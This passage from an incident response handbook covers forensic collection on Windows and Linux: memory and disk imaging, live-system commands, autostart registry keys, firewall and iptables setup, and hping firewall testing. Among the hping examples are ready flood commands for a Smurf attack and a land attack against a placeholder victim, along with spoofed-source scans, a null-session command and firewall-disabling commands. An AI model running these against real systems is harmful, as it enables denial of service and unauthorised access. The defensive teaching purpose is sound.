Invoke a "Trusted" command shell.	Run a trusted "cmd.exe" from known toolkit. For example, mount a CD or USB drive.

Volatile Data Collection Step	Command Line Example / Notes
Begin activity logging.	Windows does not include a 'script' utility like Linux; be prepared to make screen shots onto the network share.

Step Two A: Dump Physical Memory

Several options exist to dump physical memory. A memory dump takes a while to perform, but it may prove invaluable later.

1. Mandiant Memoryze (Free version allows for basic collection) https://www.mandiant.com/resources/download/memoryze
2. HB Gary's Responder Pro (Commercial) http://hbgary.com/products/responder_pro
3. F-Response Tactical (As of Jul 2014, $520) https://www.f-response.com/buyfresponse/software

Memoryze Quick Start (Ver 3, as of June 2014)

From an incident response perspective, the goal of the IR team at this point is to capture memory. Memory analysis can take many hours just to run the tools, and then many more hours to analyze the output. Also, is a very specialized skill, and far beyond the BTHb scope.

Table 18 Mandiant Memoryze Quick Start

Mandiant Memoryze Quick Start
This information is paraphrased from the Mandiant user guide. 1. Download tool from Mandiant. 2. Install onto removable media – avoid installing on the target system if at all possible. Use: msiexec /a MemoryzeSetup.msi /qb TARGETDIR=portable_drive_and_folder 3. Insert the removable media, open a command prompt (preferably one from the removable drive for the target OS), and "Run as administrator". 4. CD to the memoryze folder for X86 or X64, per the OS. 5. To capture memory, from the USB drive folder, run "`MemoryDD.bat`". By default, the memory image will be saved to `./Audits/HOST/DATE/memory*.img`.

6. Once the memory file is captured, you could run two supplemental analysis jobs. Most likely, though, you will want to use Mandiant's "Audit Viewer" tool on a forensic workstation.
    a. process.bat -input=IMAGEFILE
    b. DriverWalkList.bat -input=IMAGEFILE

Memoryze has several batch files: The batch files include:

- **MemoryDD.bat** to acquire an image of physical memory.
- **ProcessDD.bat** to acquire an image of the process' address space.
- **DriverDD.bat** to acquire an image of a driver.
- **Process.bat** to enumerate everything about a process including handles, virtual memory, network ports, and strings.
- **HookDetection.bat** to look for hooks within the operating system.
- **DriverSearch.bat** to find drivers.
- **DriverWalkList.bat** to enumerate all modules and drivers in a linked list

Step Two B: Volatility Memory Analysis

Once a memory collection is complete and copied to a secondary system, for example a SIFT cases share, then the Volatility analysis tool can be ran against the memory image. During an incident, a forensics analyst would take this task on in *parallel to the incident response* process, and provide findings as they become known back to the incident responder. An incident responder may take a relatively short review of this data during an incident. A dedicated forensics analyst should devote the necessary time to analyze the memory dump.

Table 19 Volatility Example for Win2008 SP1

Commands – Target is 32 Bit Win2008, SP1, updated as of Jul 2014	
Confirm OS identity the collected image	`vol.py --file memory.2c095d3a.img imageinfo`
Network information	`vol.py --file memory.2c095d3a.img -profile= Win2008SP1x86 netscan` (note: this option is OS specific!)

Commands – Target is 32 Bit Win2008, SP1, updated as of Jul 2014	

Scan for hidden or terminated processes and modules	`vol.py --file memory.2c095d3a.img –profile=Win2008SP1x86 psscan`
	
	`vol.py --file memory.2c095d3a.img –profile=Win2008SP1x86 modscan`

Find and extract injected code	`vol.py --file memory.2c095d3a.img -profile= Win2008SP1x86 --dumpdir=./malfileout malfind`

Step Three: Collect Live System State

Once memory is preserved, the system itself should be investigated. The commands below should be run from a trusted kit. For example, copy the equivalent EXE's from a fresh install of Windows onto the tools USB drive which match the version and service pack level as the victim system.

Table 20 Windows Environment Data Collection (Native)

Topic	Command

System Details – document start information	`hostname`
	`whoami`
	`echo %DATE% %TIME%`
	`wmic csproduct get name`
	`wmic bios get serialnumber`

System Details	`systeminfo | findstr /B /C:"OS Name" /C:"OS Version"` `(Takes several seconds to run)`

Topic	Command
Network Config and Communication Details	ipconfig /allcompartments /all netstat -naob netstat -nr netstat -vb net use net session net view \\127.0.0.1 nbtstat -S route print arp -a netsh wlan show interfaces netsh wlan show all
DNS information	ipconfig /displaydns more %SystemRoot%\ System32\Drivers\etc\hosts
Network Details: MAC address and physical/logical NIC's	wmic nicconfig get description,IPAddress,MACaddress
Service Information (simple)	net start tasklist tasklist /svc services.msc
Service Information (detailed)	sc query wmic service list config
Process Information	wmic process list wmic process list status wmic process list memory wmic job list brief
Process Information – Startup	wmic startup list brief wmic ntdomain list brief gplist tasklist and tasklist /svc
Event logs	eventvwr wevtutil qe security /f:text
User and Group Information	Lusrmgr net users net localgroup administrators net group administrators (DC's)

Topic	Command
Autostart analysis	`msconfig` `"profile" directories, "startup",`
Scheduled tasks	`schtasks`
Find files for a specific date (left handed method)	`xcopy \\servername\sharename$\*.* /S /L /H /D:mm-dd-yyyy | more`
Find large (< 20 MB) files	`for /R c:\ %i in (*) do @if %~zi gtr 20000000 echo %i %~zi`

Table 21 Windows Environment Data Collection (Third Party)

Topic	Command

Microsoft Winternals	`tcpvcon.exe -a /accepteula`
	`psloggedon.exe /accepteula`
	`logonsessions.exe /accepteula`
	`pslist.exe /accepteula`
	`handle.exe /accepteula`
	`listdlls.exe`

Microsoft Winternals GUI tools	`Process Explorer (below)` `Autoruns (below)`

Step Four: Collect Disk Image

Several options exist to collect a disk image. Traditional dd, DC3DD, FTK Imager, LinEN, and others. FTK Imager is one of the easier ones, plus it has some nice graphical capabilities. Once the disk image is created a timeline can be constructed to show what files have changed. It is possible to make a "live image" with several tools; however, this fact must be ***clearly documented in your case notes*** along with a very sound justification for collecting a life disk image. To minimize changes, stop all services and applications that you can, and disable communication to the system *at the network layer* in the switch fabric. *Do Not* disconnect the system's network interface card (NIC) if it can be avoided, because changing NIC state triggers a change in the registry. Rather, minimize any communication to or from the system.

Table 22 FTK Imager Collection

FTK Imager – Live collection Process
1. Download "FTK Imager Lite" from AccessData: http://www.accessdata.com/support/product-downloads 2. Install onto a USB drive. 3. On the suspect system, either a) add/insert a sanitized USB drive or b) add a mapping to a volume from a SIFT workstation. 4. From the USB drive on the suspect system, run "FTK Imager.EXE". 5. From the "File" menu, choose "Create a Disk Image". 6. From the next set of dialogs: a. Select "Physical Drive", and then the drive to image (source drive). b. Add a "destination" with a properly named file. If you are going to process using SIFT based tools, chose 'dd' for the type; else chose "E01", the Encase format. c. Enter in *proper* case notes (responders are strongly urged to be informative and professional.) d. Next you need the target folder and file name. If you mapped in G: to your SIFT workstation, the target would be `G:\Cases\Case##\SERVER_DRVE_DATE.img`. For example, "`serv01_disk01_20140704`". This method is self-documenting. e. On the "Image Fragment" size option. For dd images, set this number to slightly larger than the drive size. For E01 images, set it to 2048, or 2 GB. f. Let the imaging process run. While running, if at all possible, avoid making any changes to the OS. 7. When the imaging process is complete. *save / preserve the output* in a file named for the case and document.

FTK Imager: Static Imaging Notes

The above process can be used for static drive imaging with the caveat that a write blocker must be installed between the imaging workstation and the source drive. For example, Weibetech or Tableau hardware write blocking devices should be used (the author has used Weibetech, and found it to be very reliable and useful).

Step Five: Collect Supplemental System Information

For the incident responder, these commands may provide useful supplemental information which help to describe the operational and security stance of the system. For the forensic examiner or law enforcement agent, they may be essential to fully document the system used in a case for evidence traceability.

Table 23 Supplemental System Collection (Windows)


Topic	Command
Patch / Hotfix install history	`wmic qfe list`
System maker	`wmic computersystem get manufacturer`
Installed software (not necessarily resident software....)	`wmic product list`
Detect if Encrypting File System (EFS) is in use	`cipher /y`
Verify system files integrity	`sigverif` (gui tool, takes several min), save the output file from the advanced button.
Check recently modified system files	`dir /a/o-d/p %SystemRoot%\System32`

Windows Suspicious Processes: Process Explorer

Process Explorer[4] is a great windows admin tool that can be used to determine how Windows works. Mark Russinovich advises that these are clues for malware using PE, expanded by author's experience.

[4] TechNet: http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx

Table 24 Process Explorer View of Normal Processes



Normal Windows Processes (as shown above)

1. System: Only one, no parent ID, runs as LocalSystem.
2. Smss.exe: Only one master instance, its parent is System, runs as LocalSystem, and started right after System.
3. Wininit.exe, services.exe, lsm.exe, and WinLogon.exe: Only one, not likely to have a parent (smss creates it and then exists), runs as LocalSystem, started right after the system startup time.
4. Taskhost.exe: multiple, run by various users.
5. Explorer.exe: One, started by each interactive user.

Abnormal Windows Processes

1. No visible icon or description.
2. No company name, misspelled company name, company spelled correctly but improper case, for example Microsoft in upper case.
3. Software that resides in the Windows directory or its subdirectories.
4. User looking processes that start from directories other than "Program Files".
5. Process that "look like" they are native Microsoft, but not digitally signed (nearly all Microsoft code is signed), are started from a non-standard directory, or slight misspellings of the process name.
6. Software with non valid URL's in their name.
7. Open TCP or UDP endpoints which aren't clearly attributable to a service.
8. Packed or compressed files.
9. Pseudo random file names – it is unusual not to name the file something that makes sense.

Note: PE now allows you to submit files *directly* to VirusTotal for analysis!

Null Sessions

Null sessions are a favorite for information gathering and "toe hold's" on an environment. Null session enumeration can be controlled, however, with RestrictAnonymous registry keys and GPO settins. During an incident systems should be checked if this weakness exists. URL: http://technet.microsoft.com/en-us/library/jj852278%28v=ws.10%29.aspx and KB890161 are good references.

Set up a null session: `net use \\[host] "" /u:""`
View shares: `net view \\%TARGET%`

Note: to see existing sessions, in an administrative `cmd` prompt you can run '`net sessions`'. To see mapped drives, run '`net use`'.

Windows Firewall

WFAS Firewall Default Settings

WFAS Snap-in -> Properties -> *choose the appropriate tab*: Domain, Private or Public

The 'Block (Default)' option blocks only those inbound connection for which there isn't a rule to allow them.

'Customize' Settings and set the 'Display a notification' setting.

'Customize' Logging to enable it (Get-Content <file> -wait to watch the logs).

To manage rules: WFAS Snap-in -> right-click the Inbound/Outbound Rules container -> New Rule...

WFAS Order of Rule Processing

Rules that allow/block traffic for particular services

Rules that allow traffic from particular computer sets

Rules that allow traffic only if it is IPSec secured (AH or ESP)

Rules that block traffic, inbound or outbound

Rules that allow traffic, inbound or outbound, with or without IPSec

Default behavior for the active network profile (allow or block)

Windows Firewall (Native Commands)

Note: Many of these commands require an "administrator" level access in a command prompt. Also, depending on the age of your Windows system, try use the "`netsh firewall`" commands (listed first) for backward compatibility. For 2008 and above, use then "`netsh advfirewall`" instead (KB 947709).

Table 25 Windows Firewall Commands (netsh)

Topic	Command (netsh firewall)
Windows firewall log files	`%windir%\System32\Logfiles\Firewall\*`
Gather logs (admin required)	`copy %windir%\System32\Logfiles\Firewall\*.log TARGET`
Enable Logging (will change system state)	`netsh firewall set logging %systemroot%\system32\LogFiles\Firewall\pfirewall.log 4096 ENABLE ENABLE`
Enable firewall Show wireless interfaces	`netsh firewall set opmode ENABLE` `netsh wlan show interfaces`
Show all allowed inbound ports	`netsh firewll show portopening`
Show all allowed programs	`netsh firewall show allowedprogram`
Show firewall configuration	`netsh firewall show config`
Drop the firewall	`netsh firewall set opmode disable`

Table 26 Windows Firewall Commands (netsh advfirewall)

Topic	Command (netsh advfirewall) (KB 947709)
Windows firewall log files	`%windir%\System32\Logfiles\Firewall\*`
Gather logs (admin required)	`copy %windir%\System32\Logfiles\Firewall\*.log TARGET`
Enable firewall	`netsh advfirewall set currentprofile state on`

Topic	Command (netsh advfirewall) (KB 947709)
Show all configured rules	`netsh advfirewall firewall show rule name=all`
Drop the firewall	`netsh advfirewall set [all|domainprofile|privateprofile| publicprofile] state off`

Enable Logging (will change system state)	`netsh advfirewall set currentprofile logging filename %systemroot%\system32\LogFiles\Firewall\pfirewall.log`
	`netsh advfirewall set currentprofile logging maxfilesize 4096`
	`netsh advfirewall set currentprofile logging droppedconnections enable`
	`netsh advfirewall set currentprofile logging allowedconnections enable`

IR : Identification : System State collection and data preservation

Windows Folders used for Startup

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

C:\Users\<userName>\AppData\Local\Microsoft\Windows Sidebar\Settings.ini

C:\Users\<userName>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

C:\Windows\System32\Tasks

C:\Windows\Tasks

Common Windows 32bit/64bit Registry Autostart locations

This list is derived from the Microsoft Internals "autoruns" command. When I put the BTHb together, the list was 10 pages long. The reviewers thought this wasn't useful, in a print book. Therefore the list below was trimmed to the locations where the author has personally found "suspect" software, locations that you hear about often, or locations that an incident responder needs to fully understand. Consider this a checklist for your own reading, and enough info to make a quick assessment in a pinch. The full list is on the books' website. Note: some keys do wrap to the next line.

HKCU\Control Panel\Desktop\Scrnsave.exe

HKCU\Software\Microsoft\Command Processor\Autorun

HKCU\Software\Microsoft\Internet Explorer\Desktop\Components

HKCU\Software\Microsoft\Internet Explorer\Explorer Bars

HKCU\Software\Microsoft\Internet Explorer\Extensions

HKCU\Software\Microsoft\Internet Explorer\UrlSearchHooks

Server\Install\Software\Microsoft\Windows\CurrentVersion\Run

HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Run

HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell

HKCU\Software\Microsoft\Windows\CurrentVersion\ Policies\Explorer\Run

HKCU\Software\Microsoft\Windows\CurrentVersion\ Policies\System\Shell

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKCU\Software\Policies\Microsoft\Windows\Control Panel\Desktop\Scrnsave.exe

HKCU\Software\Policies\Microsoft\Windows\System\Scripts\Logoff

HKCU\Software\Policies\Microsoft\Windows\System\Scripts\Logon

HKCU\Software\Wow6432Node\Microsoft\Internet Explorer\Explorer Bars

HKCU\Software\Wow6432Node\Microsoft\Internet Explorer\Extensions

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\System

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Taskman

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\Scripts\Shutdown

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\Scripts\Startup

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Shell

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

HKLM\SOFTWARE\Policies\Microsoft\Windows\System\Scripts\Logoff

HKLM\SOFTWARE\Policies\Microsoft\Windows\System\Scripts\Logon

HKLM\SOFTWARE\Policies\Microsoft\Windows\System\Scripts\Shutdown

HKLM\SOFTWARE\Policies\Microsoft\Windows\System\Scripts\Startup

HKLM\SOFTWARE\Wow6432Node\Microsoft\Command Processor\Autorun

HKLM\SOFTWARE\Wow6432Node\Microsoft\Internet Explorer\Explorer Bars

HKLM\SOFTWARE\Wow6432Node\Microsoft\Internet Explorer\Extensions

HKLM\SOFTWARE\Wow6432Node\Microsoft\Internet Explorer\Toolbar

HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run

HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce

IR : Identification : System State collection and data preservation

19. Other Windows Artifact Investigation

Points below are supplemental commands and processes to run during Windows examinations.

Table 27 Other Windows Artifact Investigation

Topic	Command

See user accounts and Security ID's (SID)	`wmic useraccount get sid, name`
	
	`(for /F "tokens=1,2 skip=1" %i in ('"wmic useraccount get sid, name"') do @echo %j %i) | sort`

Detailed attributes of files in a directory	`dir /a /tw /o-d`
Recourse through a directory	`for /r %i in (*) do @echo %~ti, %~fi`
Search for files modified at a particular time	`for /r %i in (*) do @echo %~ti, %~fi | find "04/28/2009 02:06 PM"`
Files modified in the last two days – returns the file, not the path (not all that useful)	`forfiles /p c:\ /s /d -2`

USB History: look in the USB store key	`reg query hklm\system\currentcontrolset\enum\usbstor /s`
	
	`reg query hklm\system\currentcontrolset\enum\usbstor /s | find /i "Disk&Ven"`

IR : Identification : System examination

20. Linux Volatile Data System Investigation

Below is widely acceptable list of processes and commands to run, in the approximate best order possible, for UNIX and Linux systems. Remember that volatile data such as memory, processes, and network ports change frequently. It may be wise to re-execute some of these commands throughout an incident, perhaps hourly. Command text output collected on a Linux system is not compatible with Windows because of carriage return / line feed translation. If you are going to review data on a Windows system, you can convert the data from UNIX/Linux format to Windows format with the "`dos2unix`" command.

Step One: Prepare Environment

In the sections below, "`/media/..`" refers to your trusted source of Linux tools. `/mount/..` refers to your USB mount drive for volatile data collection. Linux and UNIX systems may or may not have the ability to mount remote file systems. For this section, the idea is to use removable storage instead of adding in packages and library support to mount a remote file system.

Table 28 Prepare Environment for Collection (Linux)

Steps	Command Line Example / Notes
Invoke a "Trusted" command shell.	Run a trusted, statically linked and "ShellShock patched" `sh` from known toolkit. Mount a CD, or a USB drive with your tools.
Begin activity logging.	Run the `script` command. `script` will deposit output file in the working directory on '`exit`'.

Step Two: Dump Physical Memory

Steps	Command Line Example / Notes
Document date, time.	Run `date`

Steps	Command Line Example / Notes
Capture memory: Linux 2.4 kernels Options: memdump is in the SleuthKit	1. /media/../dc3dd if=/dev/mem > /mount/../physical_mem_out 2. /media/../memdump > /mount/../physical_mem_out 3. dc3dd if=/proc/kcore of=/mount/../kcore_mem_out
Capture memory – 2.6 kernels to mounted storage See below for netcat capture method	You will need 'fmem' or another tool listed below under "Linux IR Tools". Unfortunately, unless you set this up ahead of time, configuring fmem will significantly modify the system state which would not be forensically sound. Get fmem "fmem_current.tgz " from http://hysteria.sk/~niekt0/fmem/. Setup: gunzip, tar -xvf, and ./run.sh. dc3dd if=/dev/fmem of=/mount/../physmem

Step Three: Collect Life System State

Steps	Command Line Example / Notes
Capture network activity – tcp, udp, stream data.	netstat -naovp Just TCP or UDP: netstat -inet -naov ss

Steps	Command Line Example / Notes
Essential System Data Commands	ifconfig printenv hostname whoami id logname uptime uname -a cat /proc/version cat /proc/cpuinfo cat /proc/cmdline **(kernel boot)** netstat -nr (routing table) arp -a (arp cache)
Capture currently logged on user data	who w users (*These commands depend on utmp file*)
Process data (general)	lsof -l ps -e (simple list) ps -ef *or* ps aux (temporal) top -n 1 -b pstree -a pmap -d PID ps -eafww *or* ps auxww
Process – file search	whereis -b FILE which -a FILE
Process – user	ps -u USERNAME -U USERNAME pgrep -U USERNAME
Process – by PID	pmap -x PID (proc mem map)
Service config (varies by OS)	Redhat: chkconfig -list General: service -status-all (shows status) service -status-all 2&>1 |grep \+ ls /etc/rc*.d (Solaris) smf (Solaris 10+)

Steps	Command Line Example / Notes

Loaded Kernel Modules	`lsmod`
	`cat /proc/modules`
	`modinfo MODULE_NAME (from lsmod)`

On a GUI system, get clipboard contents	`xclip -o`

IPTables (netfilter) config	`iptables -t nat -nL`
	`iptables -t mangle -nL`
	`iptables -t filter -nL`
	`iptables -t raw -nL`
	`for type in nat mangle filter raw; do iptables -t $type -nL; done`

Dump/Capture memory to a remote system

It is important to be ***sure*** you want to remotely dump memory. It is possible to retrieve network state data from a ***locally*** collected memory file; however, if you collect data remotely, the local network buffers will be over written by the process, making that impossible. This capability requires setup.

On the collector (target):

1. Ensure you have enough free space – enough disk plus a little bit extra) for the size of memory on the victim (source).
2. Run netcat to collect. On SIFT 3, use "`nc -l 2222 > phys_mem`". This command means run netcat, listener mode, listening on port 2222, send output to a file named "phys_mem".
3. In a separate window, monitor the file size. For example, in a second terminal, run "watch –lahg /opt/data/phys_mem".

Victim (source):

1. Get fmem (details above).
2. You can run dd to collect - `dd if=/dev/fmem |nc 192.168.1.23 2222`
3. Once the file size reaches the limit of memory, and stops growing, wait a little and then use control-c to stop.

IR : Identification : System examination

21. Linux Artifact Investigation

This section describes other artifacts to collect.

Table 29 User Account Related Artifacts (Linux)

User Account Related	Command / Notes
Find accounts w/ null password	`awk -F: '($2 == "") {print $1}' /etc/shadow`
Sort password file by UID – useful to confirm account creation order	`sort -nk3 -t: /etc/passwd | less`
Find duplicate User ID's	`cut -f3 -d: /etc/passwd | sort -n | uniq -c | awk '!/ 1 / {print $2}'`
Find UID 0 (or superuser/root) accounts	`awk -F: '($3 == 0) {print $1}' /etc/passwd` `egrep ':0+:' /etc/passwd`
Orphan files	`find / -nouser -print` (this command will change access times...)

Command History files	`.bash_history`
	`.sh_history`
	`.history`
	
	Note: Shell history can be checked against the "ACCESS" time of a binary; can help with timelines.

Table 30 OS Artifacts (Linux)

OS Artifacts / Config	Command / Notes

File system Information	`cat /proc/mounts`
	`cat /etc/fstab`
	`cat /etc/exports` (NFS exported dir's)
	`cat /etc/samba/smb.conf`
	(SaMBA exports)

OS Artifacts / Config	Command / Notes

Scheduled jobs (cron)
 	
A few different options depending on OS specifics
	`at`
	`ls -la /var/spool/cron/atjobs`
	(cat each job)
	`ls -la /var/spool/cron/atspool`
	(cat each job)
	`cat /etc/ctrontab`
	
	Check for other cron files (varies by OS):
	`/etc/cron.daily`
	`/etc/cron.hourly`
	`/etc/cron.weekly`
	`/etc/cron.monthly`
	
	`more /etc/crontab`
	`ls /etc/cron.*`
	`ls /var/at/jobs`
	
	`cat /etc/anacrontab`
	
	User permissions for cron
	`cat /etc/cron.allow`
	`cat /etc/cron.deny`

Trusted Host Relationships "+"	`cat /etc/hosts.equiv`
	`cat /etc/hosts.lpd`
	User specific: `.rhosts`
	
	X11: entire system:
	`cat /etc/X0.hosts`
	
	SSH – connect without password:
	Collect `authorized_keys` from each user (keep these SECURE!)

Check off system logging	`cat /etc/syslog.conf` `cat /etc/syslog-ng/syslog-ng.conf`

Log Collection: System log file information can be accessed with a variety of commands and should always be copied off of the system during an incident. In the commands below "`/media`" refers to your

mount point for USB drive used for data collection. Other options are possible, as well. You can copy off with `netcat/cryptcat`, for example. Logs are usually in `/var/log`, `/var/adm`, or `/user/adm`.

Table 31 Log Collection (Linux)

Log File Information	Command / Notes
Last Logon data	`last` `lastlog`
	`cp /var/log/*tmp* /media/logs`
Copy out logs	`cp -R /var/log/* /media/logs`

IR : Identification : System examination
IR : Eradication : Verifying that logging is functioning

Table 32 File Activity Analysis (Linux)

Other Commands	Command / Notes
Find files modified in last 2 days	`find / -mtime -2 -ls`

Find files after a specific date/time	`touch -t 200904291446.53 /tmp/timestamp`
	
	`find -newer /tmp/timestamp -ls`

Find file old files	`days=$(( ($(date +%Y) - 2012)*365 + $(date +%j | sed 's/^0*//') ))`
	
	`echo $days`
	
	`find /some/dir -mtime +$days -atime +$days -ctime +$days | cpio -pd /new/dir`

Verify integrity of normally installed software:	`rpm -Va (Most Linux)`
	
	`pkgchk (Solaris systems)`
	
	`dpkg -l (Debian, show pkg status)`
	
	Note – debsums can verify values in the "/var/lib/dpkg/info/*.md5sums"; however, these may be tampered with by an attacker.

Files < 30d old	`find . -type f -atime +30 -print`
List all files, execute 'ls' command (no limit)	`find / -print | xargs ls -ld`
Running commands on found files	`find . -name \*.xml -exec grep -n "xml" {} \; -print` *This command will 'find' files from current directory down with '.xml' extension, run grep on the file, and return results with "xml" in the file.*

22. SIFT Based Timeline Construction (Windows)

Note: Much of the information in this section is available on the SIFT blogs. URL: http://digital-forensics.sans.org/blog

Determine if the drive image is a Partition (the file system) or a Physical drive image (MBR, partition(s), end of disk slack). In the snip below, a disk image file created with FTK imager shows that the NTFS partition starts at offset 63 (hex). Note the file name: it is self-documenting because it includes the server name, the disk number, and the date of capture.




Figure 6 Example of a Windows Disk Image with mmls

If needed, the NTFS partition could be carved out with a command like this:

```
dd if=serv_01_disk01_20140704.001 of=ntfs.img bs=512
skip=63 count=41945652
```

Mount an Encase E01 Image: the goal is to make the Encase E01 files available as a "raw" image for subsequent timeline processing.

Become Root: `sudo su –`

```
# cd /cases/CASE_FOLDER/
# mount_ewf.py E01CASE_FIILE.E01 /mnt/ewf
# cd /mnt/ewf
```

Mount a Raw (dd) Image for Processing

Mounting the partition listed in the example above requires that you multiply the block size (512) by the starting sector (63) to tell the mount command that the filesystem partition starts at byte 32256:

```
mount -o ro,loop,offset=32256 -t ntfs
serv01_disk01_20140704.001 /mnt/windows_mount
```

Run log2timeline to produce timeline (mounted filesysem):
Once Partition is mounted, the timeline can be produced. The "-z" option is used to specify the subject system time, not the host. In this case, the image was captured in Eastern Standard Time (EST). Timeline analysis is valuable to incident response and forensics because it supports determining the last time something was touched (access time) or changed (modified time).

```
log2timeline_legacy -v -log l2l.log -z EST5EDT -f mft
-r -p -o csv -w timeline.csv /mnt/windows_mount
```

IR : Identification : System examination
IR : Recovery : can be adapted for system assurance

23. Linux Iptables Essentials: An Example

This section has a basic IP tables setup for a single host.

```
#!/bin/bash
# On RedHat/CentOS/Fedora:
# service iptables
# {start|stop|restart|condrestart|status|panic|save}
# iptables-save/iptables-restore ->
# /etc/sysconfig/iptables
# On Debian/Ubuntu/Suse/Slakcware
# iptables-save > /root/firewall.rules
# iptables-restore < /root/firewall.rules
# For FTP, in /etc/modprobe.conf:
# install ip_conntrack /sbin/modprobe --ignore
# -install ip_conntrack; /sbin/modprobe
# ip_conntrack_ftp
# (Important: must be entered as a single long line
# or your system may not boot!)
#
PATH=/sbin
export $PATH
# Flush previous rules
iptables -F
# Set "default deny" policy
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP
# Clear traffic on loopback interface
# All other network 127.0.0.0/8 traffic should be
# dropped
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
iptables -A INPUT -s 127.0.0.0/8 -j DROP
# Allow inbound SSH connections
iptables -A INPUT -p tcp --dport 22 -m state --state
NEW -j ACCEPT
# Allow other inbound traffic that's part of
# connections we've started
iptables -A INPUT -p tcp -m state --state
ESTABLISHED,RELATED -j ACCEPT
```

```
iptables -A INPUT -p udp -m state --state
ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p icmp -m state --state
ESTABLISHED,RELATED -j ACCEPT
# Allow all outbound traffic
iptables -A OUTPUT -p tcp -m state --state
NEW,ESTABLISHED -j ACCEPT
iptables -A OUTPUT -p udp -m state --state
NEW,ESTABLISHED -j ACCEPT
iptables -A OUTPUT -p icmp -m state --state
NEW,ESTABLISHED -j ACCEPT
# Log any other traffic before it gets whacked by
# defualt policy (picked up by klogd, default is
# /var/log/messages)
iptables -A INPUT -j LOG
iptables -A OUTPUT -j LOG
iptables -A FORWARD -j LOG
```

IR : Containment : adjust firewall policy
IR : Eradication : harden system security state

24. Firewall Assurance/Testing with HPing

Firewall assurance should be performed to ensure that the desired ACL change is effective. These commands are useful to test the firewall configuration, and to verify that if you implement containment rules they are applied and functional.

hping2 & hping3

hping2 is an older command line driven tool. Hping3 includes a tcl scripting engine, and is command line compatible with hping2.

Table 33 hping

Flags	Monitor the interaction with a target host with a command like this:
-F –fin set FIN flag	
-S –syn set SYN flag	
-R –rst set RST flag	
-P –push set PUSH flag	`windump -i 1 -vvvv -n -X "src 192.168.1.19 and dst 192.168.1.15"`
-A –ack set ACK flag	
-U –urg set URG flag	
-X –xmas set X unused flag (0×40)	
-Y –ymas set Y unused flag (0×80)	
-C --icmptype type Set icmp type, default is ICMP echo request (implies --icmp)	Other -c Count -i Interval
-K --icmpcode code Set icmp code, default is 0. (implies --icmp)	-n numeric (no lookups) -a spoof host

Table 34 Hping2 Examples

Purpose	Command
Send SYN packet to see if host is active on port 22	`hping2 192.168.1.15 -S -p 22`


Purpose	Command
Scan .15, pretending to be .24	`hping2 192.168.1.15 -a 192.168.1.24 -S`
ICMP traffic - echo request is the default	`Hping2 192.168.1.15 -C -icmptype` note – icmptype is a number
This sends 1 TCP packet to port 6060 with the SYN, FIN, PUSH, URG, and ACK flags set	`hping2 -SFPUA -c 1 127.0.0.1 -p 6060`

Table 35 Hping3 Examples

Purpose	Command
Testing ICMP – ping like, single packet	`Hping3 -c 1 -1 IP`
Traceroute	`hping3 -traceroute -V -1 IP`
Send ICMP address mask request	`hping3 -c 1 -V -1 -C 17 IP`
Send ICMP time stamp query	`hping3 -c 1 -V -1 -C 13 IP`
Smurfin!	`ping3 -1 -flood -a VICTIM_IP BROADCAST_ADDRESS`
DDOS Land Attack	`hping3 -V -c 1000000 -d 120 -S -w 64 -p 445 -s 445 -flood -rand-source VICTIM_IP`

IR : Eradication : validating firewall policy

25. Network Device Collection and Analysis Process



This section discusses what to look for at various points along the way between the Commodity Internet and the soft interior.

Of special note for the DMZ: over time, IP addresses are often reused, which means that the previously permitted firewall policy is applied to a new system. Don't be fooled when handling an incident. Any inbound connection should point to an easily identifiable, authorized target on the DMZ or (in rare cases) an internal asset.

Perimeter Router Intrusion Signs (Cisco specific)

1. The 'running' config should match the 'saved' config.
2. Egress filtering should be in place: RFC 1918 private addresses should be blocked outbound/inbound, external IP addresses specified as a source IP should not be permitted outbound.
3. NAT translations: only known Internet facing services (no RDP for SMB, for example). Look for '`ip nat inside`' commands, and run '`show ip nat translations [verbose]`'.
